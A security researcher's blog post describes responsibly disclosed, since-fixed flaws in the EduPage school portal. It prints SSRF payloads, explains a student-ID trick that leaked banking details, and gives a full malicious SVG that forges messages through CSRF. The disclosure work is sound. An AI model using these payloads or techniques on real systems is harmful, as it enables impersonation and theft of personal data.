Homework: Hacking EduPage
Global academic platform hosting 150 000 schools allowed exposure of the entire school datasets with personal and banking information and allowed impersonation attacks.
- 11 min read

Over the Christmas break, I took a look at what seemed like an innocent website used by my children’s school - Edupage. Partly out of curiosity, partly to refresh my pentesting skills, and with absolutely no expectations.
After all, how sensitive could a school portal really be?
Rewinding a Few Days: What I Found
Very early, I had identified several serious vulnerabilities: IDOR, XSS, CSRF, and mainly PII leaks. As the research progressed, I realized the true scale of the platform. According to Edupage’s official website, it operates in 173 countries and serves over 150,000 schools. At that point, it became clear that these were not minor issues - they were high-impact, critical vulnerabilities.
Theoretically, millions of unique Personally Identifiable Information (PII) records were exposed, creating a highly valuable asset on the black market, especially for large-scale scam and phishing campaigns. The affected data spanned students, parents, and teachers alike.
I was also able to impersonate Edupage users, enabling actions such as sending fake messages or approvals on behalf of the teachers. This vulnerability opens the door to arbitrary changing the grades or executing destructive deletion actions.
Before going any further, I want to give two important shout-outs to the Edupage team:
- I initially underestimated the size and reach of the platform. This is far from a small regional school portal and the scale is impressive. Well done to the Edupage team on building such a global product.
- Despite the severity of the findings, Edupage handled the situation professionally and responsibly. They communicated clearly, resolved the vulnerabilities in a timely manner, and even offered a bug bounty, which I hadn’t requested. Most importantly, they acted very quickly to protect their customer.
Intro: How application talks to the backend
Edupage (web and mobile application) sends the POST data to the backend in the following form. Example:
eqap=dz%3AjY%2FBasMwEES%2FxjkHB0cnH9K6B99KjQPtpWzWS7KRkIS0Tqp%2BfZy6AYNN6W00b2bEgkaG8kjSdnCm1YWQy0w9ZXkO55cvoWBp0NlmJ6Ef1PPw8AbkkHav7i502qdDAJvw9MGg3WVMjxPfDMhTo5G%2BIyvFWhXbzfaXLNmqGv9yXtjZON3oI4U90%2FXv9mPAB%2Bo8x%2FTmrpOVB42692xTXTVzJgawIRG2x4Xm%2FXYWMgwtSvpPrrYaIswT%2FON%2FIncL9RG2SNKQmd2gqlXEk3PmnSCU%2BTovbg%3D%3D&eqacs=cc4995495aab70ff51814d527ee3eaa14c9423ab&eqaz=1
Not human readable, but in fact it is just encoded, compressed and checksum-ed string which follows this logic:
Original data payload → compress → base64 → add prefix → hash for checksum → URL encode
The example payload above decodes to:
{
  "ajExterne": true,
  "platbyAPoplatkyVybranychZiakov": {
    "ziaci": {
      "Student5075636": "Student5075636"
    },
    "options": {
      "userView": "Student5075636"
    }
  },
  "predpisyRows": {},
  "skupinyIDS": {},
  "tlacSettings": {},
  "platiteliaUctySettings": {},
  "platiteliaInkasa": {},
  "inkasa_cids": {},
  "inkasaUcetSelRows": {}
}
schoolYear = 2025
After understanding the process of encoding the data exchanged between the client and the server, it was much easier to see what is happening under the hood. I have automated payload decoding process and started to search for vulnerabilities.
Vulnerability #1 - IDOR (Insecure Direct Object References) - LOW severity
Resources in Edupage are represented by IDs. This applies to teachers, parents, students and others. IDs are part of HTTP calls towards Edupage endpoints. Some IDs are school specific, some are global like Portal IDs used for changing global user settings (2FA, password resets…).
Parent IDs were clearly allocated sequentially, e.g. Rodic-1111, Rodic-1112… which introduces IDOR vulnerability and individual resource IDs can be easily guessed. In combination with other vulnerabilities, identity spoofing attack can be executed.
Later findings confirmed presence of IDOR also for Student IDs (Student5063122, Student5063123, etc…) and IDOR seems as a global problem. I classified this particular finding as low severity, but only in relative terms, mainly because there were other, far more critical vulnerabilities present. On its own, IDOR remains a serious security flaw and should never be underestimated.
Vulnerability #2 - SSRF (Server-side Request Forgery) - MEDIUM severity
Users are normally constrained to a predefined set of endpoints exposed by an application. Backend databases and internal services should never be directly accessible to the client.
However, Edupage exposed a vulnerable function that allowed an attacker to instruct the backend to execute specific actions and reach internal resources that were clearly not intended to be externally reachable.
The vulnerable function is called within the following payload (decoded form):
akcia = getBase64ImagesFromSrc

nacitajImages:
{
  "https://gmet.edupage.org/platby/pics/payBySquare_tlac220.png": false
}
The payload loads this image:
The image is used by the application when generating and displaying a QR code, serving as a visually appealing background element.
The risk lies in the fact that the application allows the user to manipulate the URL, which is subsequently called by the backend itself. This effectively enables user-controlled input to influence backend behavior, which is a dangerous pattern that can lead to unauthorized access to internal or unintended resources.
getBase64ImagesFromSrc is a function which takes the URL as the only input parameter. I changed the URL in my packet capturing software and used URL of my webhook server instead, hoping that the backend will call me back. And it did.
This was my modified payload:
akcia = getBase64ImagesFromSrc

nacitajImages:
{
  "https://webhook.site/0c939e92-8c2a-47d1-a54c-cb5bdf6d6212": false
}
Edupage really established a call to the server of my choice and confirmed SSRF vulnerability:
One of the risks associated with SSRF is the ability to coerce the backend into accessing cloud metadata API endpoints, potentially allowing an attacker to exfiltrate cloud access tokens. In the worst case, this can lead to full infrastructure compromise.
In this case, certain defensive controls were in place, which limited the most obvious exploitation paths. However, not all avenues were fully closed. By carefully forging URLs and observing response timing differences, it was still possible to enumerate reachable internal services and endpoints, effectively mapping parts of the internal network from the outside.
My next try was to reach protected internal admin portal:
akcia = getBase64ImagesFromSrc

nacitajImages:
{
  "http://admin.edupage.org/": false
}
The backend returned a web form of an admin portal that is normally not accessible from the outside:
<form name="loginform" method="POST" action="admin.php?co=prihlas">
<table width="100% " height="80%">
<tr align=center valign=center>
<td>
<table>
  <tr><td align=center>
  <p><font size=5>Please login</font></p>
  </td></tr>
  <tr height=15><td></td></tr>

  <tr><td align=center>
    <table>
    <tr>
      <td>Login:</td>
      <td><input type="text" name="username"></td>
    </tr>

    <tr align=center>
      <td>Password:</td>
      <td><input type="password" name="password"></td>
    </tr>
    </table>
  </td></tr>

  <tr><td align=center><input type="submit" value="Login" name="OK"></td></tr>
</table>
</td>
</tr>
</table>
</form>
This confirmed that the request had successfully reached an internal-only service, validating the impact of the vulnerability. SSRF can not be underestimated, since under certain circumstances, advanced techniques can even load and expose local server files.
Vulnerability #3 - Leaked PII (Personally identifiable infromation) - CRITICAL severity
This one is huge.
Edupage allows printing the student’s payment reports, which is a pretty useful feature.

Under the hood, the following payload is delivered to one of endpoints of the Edupage Payment module:
{
  "ajExterne": true,
  "platbyAPoplatkyVybranychZiakov": {
    "ziaci": {
      "Student5075636": "Student5075636"
    },
    "options": {
      "userView": "Student5075636"
    }
  },
  "predpisyRows": {},
  "skupinyIDS": {},
  "tlacSettings": {},
  "platiteliaUctySettings": {},
  "platiteliaInkasa": {},
  "inkasa_cids": {},
  "inkasaUcetSelRows": {}
}
schoolYear = 2025
We noticed an eye-catching parameter that contained the Student ID, which immediately made me think of an IDOR vulnerability. This time, however, I tried something a bit different.
I changed the Student ID to a random, non-existent value: StudentXYZ. Although the browser failed to render the response properly, the server still posted sensitive data - specifically, the complete list of all Edupage user records for the single tested school. In total, around 1,000 unique records with IDs, names and banking details related to students, parents and even the teachers.
Example:
...
"Ucitel573....": [
  {
    "ucty": {
      "": {
        "ucet": {
          "kod_banky": "0900",
          "predcislie_uctu": null,
          "cislo_uctu": "....",
          "ucetString": "SK98 .... 9233",
          "swift": "GIBASKBXXXX",
          "iban": "....",
          "nazov": "Matus Ge....",
          "acc_name": "Matus Ge....",
          "ucetStr": "SK98 .... 9233",
          "ucetIDStr": "...."
        },
        "useLast": 1,
        "fromPlatby": true,
        "ucetIDStr": "...."
      }
    }
  }
],
...
The next tested school…another leaked 1000 PII records.
The root cause behind was that the frontend was fetching the entire dataset and making decisions afterwards, instead of targeted queries and proper error handling.
Combination of the name and bank account number constitutes Personally identifiable information (PII) which is very serious also from GDPR perspective.
Collected data also revealed zadavatel_id which is a privileged user (mostly a Teacher role) which manages the Payment module. This can be a next step for targeted phishing attacks.
Could it be worse? It turned out that vulnerable endpoint of the Payment module is available also for the students, exposing this vulnerability to potentially hundreds of thousand of potential attackers. Bad, but it got even worse later on…
Mobile Edupage application allows one-click creation of public Edupage account for any school supporting guest accounts. These accounts have normally very limited permissions. I created a public account in randomly selected foreign school I have no relation or access to.

Afterwards I patched my Edupage mobile app to trust my packet capturing software, re-installed the app and browsed arround using my cell phone. After capturing few packets, I modified one of them and tried to reach the endpoint of the Payment module, which should be normally unreachable. Shockingly, I got OK response. After submitting modified payload from the previous test, I got exactly same result and collected hundreds of unique PII records from that particular school.
If this were exploited by a malicious actor, DNS enumeration could be used to discover the URLs of every Edupage school. With further automation, public accounts could be created across all discovered schools, enabling large-scale scraping of personally identifiable information (PII).
Given that there are over 100,000 Edupage schools, each with hundreds of users, the resulting breach could involve millions of personal records. Such a dataset would be extremely valuable on the black market and could be leveraged for large-scale global scamming campaigns.
Vulnerability #4 - Stored XSS (Cross-site Scripting) and CSRF (Cross-site request forgery) - CRITICAL severity
This is a composition of two separate vulnerabilities which allows many types of attacks:
- stealing user credentials
- hosting malware on trusted edupage.org domain
- impersonating users on Edupage, including the student’s dream - to change the grades or sending messages or approvals on teacher’s behalf…
XSS (Cross-site Scripting)
Edupage allows storing attachments in multiple parts of the portal - chat, email, absence note attachments…The application should prevent malicious files to be uploaded, because later on the files may be opened and malicious payload can be executed in the victim’s browser. Edupage portal had some controls against uploading malicious files, but not a bullet-proof solution.
It was possible to upload malicious SVG files. All attachments are stored in the Edupage cloud and can be directly reachable. This already presents a problem, since Edupage cloud and its trusted edupage.org domain can act as a malware hosting area.
SVG is a graphics file format which can contain HTML or Javascript code inside. Opening malicious SVG file in the browser executes the code and infects the victim as you will see in a second.
CSRF (Cross-site request forgery)
CSRF allows an attacker to trigger malicious actions by tricking a victim into clicking a malicious hyperlink delivered via a spam email. Another attack vector involves persuading the user to open a malicious file received by email or ideally by opening a fully legitimate-looking file hosted on a trusted portal (as demonstrated in our XSS case).
Let’s put it all together to send fake Edupage emails
The process will look as follows:
- The attacker (Juraj) uploads and stores an XSS payload in the form of a malicious SVG file on Edupage. The payload triggers creation of a fake message on victim’s behalf.
- When the victim (Natalia, who may be a teacher or even an administrator) opens the file, an Edupage message is automatically and silently sent in the victim’s name, without their knowledge, to the recipient specified within the SVG file.
The entire process visually:



Victim’s view. The attacker sends dummy group message to a victim. This is a group message where fake messages will be delivered to later on:

Attacker deploys malicious payload attack-blind-message.svg as an attachment in a separate message. Payload can be delivered in other parts of the portal as well, e.g. as an absence note attachment:

Victim clicks on the malicious attack-blind-message.svg. New tab is opened and the malicious payload silently fabricates a fake message:
Victim’s forged message (red line) appears in the original dummy group message:
Victim’s forged message as seen in the attacker’s view as well:
But what exactly happend in step 3?
SVG file contained the following code:
<svg xmlns="http://www.w3.org/2000/svg" width="400" height="200">
<rect width="100%" height="100%" fill="#e8f5e9"/>
<text x="50%" y="30%" text-anchor="middle" font-size="14" fill="#333">📄 Loading document...</text>
<foreignObject x="0" y="100" width="400" height="100">
<body xmlns="http://www.w3.org/1999/xhtml" style="margin:0;">
<iframe name="blind_target" style="display:none;"></iframe>
<form id="blindForm" method="POST" target="blind_target" style="display:none;"
action="https://gmet.edupage.org/timeline/?akcia=createReply&eqav=1&maxEqav=7">
<input type="hidden" name="eqap"
value="dz:RYxLDsIwDERP4+yQqoSSVRZU3SG4g0lMG/WTKnFVuD2mArHw04xmxl1O6xKDO1bGmJNRTE92VyoFOwJd+UzIFETdX4LbRbBF7tPKX2uLiGFO20hhnxzk8MGUf30/Rj/sP9IsmFB8TOtnh8zo+4lmVlPKFJDRgW1A638iPQ3mDHUDdQu2VZl8XKIk7g0="/>
<input type="hidden" name="eqacs" value="12cc8039235d7868886311a8732be03b3ae36498"/>
<input type="hidden" name="eqaz" value="1"/>
</form>
<script>
document.getElementById('blindForm').submit();
</script>
</body>
</foreignObject>
</svg>
Generating legit Edupage messages is in fact sending a standard HTTP POST request equipped with authentication cookies towards /timeline/?akcia=createReply&eqav=1&maxEqav=7" endpoint. Originally I hoped to use directly Javascript in the SVG file to trigger the malicious payload, but CSP and CORS mechanisms (out of scope of this blog) prevented that. Luckily, we can do the same by forcing victim opening a properly designed HTML web form, bypassing all the controls. Web form fields hold the parameters which would be normally part of a legit victim’s HTTP POST data. The web form will be opened by the victim and all victim’s authentication cookies will be passed along and HTTP call will be successful.
Instead of message-creation HTML web form, attacker could also redirect victim to a fake Edupage login form and steal the credentials - attack scenarios are endless.
Conclusion
All identified vulnerabilities, along with recommended countermeasures, were responsibly disclosed to the Edupage team in accordance with responsible disclosure practices and were made public only after full remediation.
